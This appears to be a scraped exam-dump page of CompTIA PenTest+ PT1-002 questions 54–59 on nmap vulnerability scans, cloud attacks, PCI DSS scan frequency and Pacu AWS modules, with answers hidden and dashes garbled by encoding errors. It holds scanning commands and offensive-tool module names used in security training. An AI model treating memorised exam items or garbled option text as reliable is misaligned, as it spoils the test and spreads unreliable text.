
A. Run nmap ג€"Pn ג€"sV ג€"script vuln <IP address>.

B. Employ an OpenVAS simple scan against the TCP port of the host.

C. Create a script in the Lua language and use it with NSE.

D. Perform a credentialed scan with Nessus.

Show Suggested Answer



Actual exam question from CompTIA's PT1-002
Question #: 54
Topic #: 1

[All PT1-002 Questions]

A company is concerned that its cloud VM is vulnerable to a cyberattack and proprietary data may be stolen. A penetration tester determines a vulnerability does exist and exploits the vulnerability by adding a fake VM instance to the IaaS component of the client's VM. Which of the following cloud attacks did the penetration tester MOST likely implement?

A. Direct-to-origin

B. Cross-site scripting

C. Malware injection

D. Credential harvesting

Actual exam question from CompTIA's PT1-002

Question #: 55

Topic #: 1

[All PT1-002 Questions]

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?


A. Weekly

B. Monthly

C. Quarterly

D. Annually

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 56

Topic #: 1

[All PT1-002 Questions]

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.

B. Conduct an incident response.

C. Deconflict with the penetration tester.

D. Assume the alert is from the penetration test.

Actual exam question from CompTIA's PT1-002

Question #: 57

Topic #: 1

[All PT1-002 Questions]

A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?


A. Run nmap with the ג€"o, -p22, and ג€"sC options set against the target

B. Run nmap with the ג€"sV and ג€"p22 options set against the target

C. Run nmap with the --script vulners option set against the target

D. Run nmap with the ג€"sA option set against the target

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 58

Topic #: 1

[All PT1-002 Questions]


A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?

A. iam_enum_permissions

B. iam_privesc_scan

C. iam_backdoor_assume_role

D. iam_bruteforce_permissions



Actual exam question from CompTIA's PT1-002

Question #: 59

Topic #: 1

[All PT1-002 Questions]

A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?

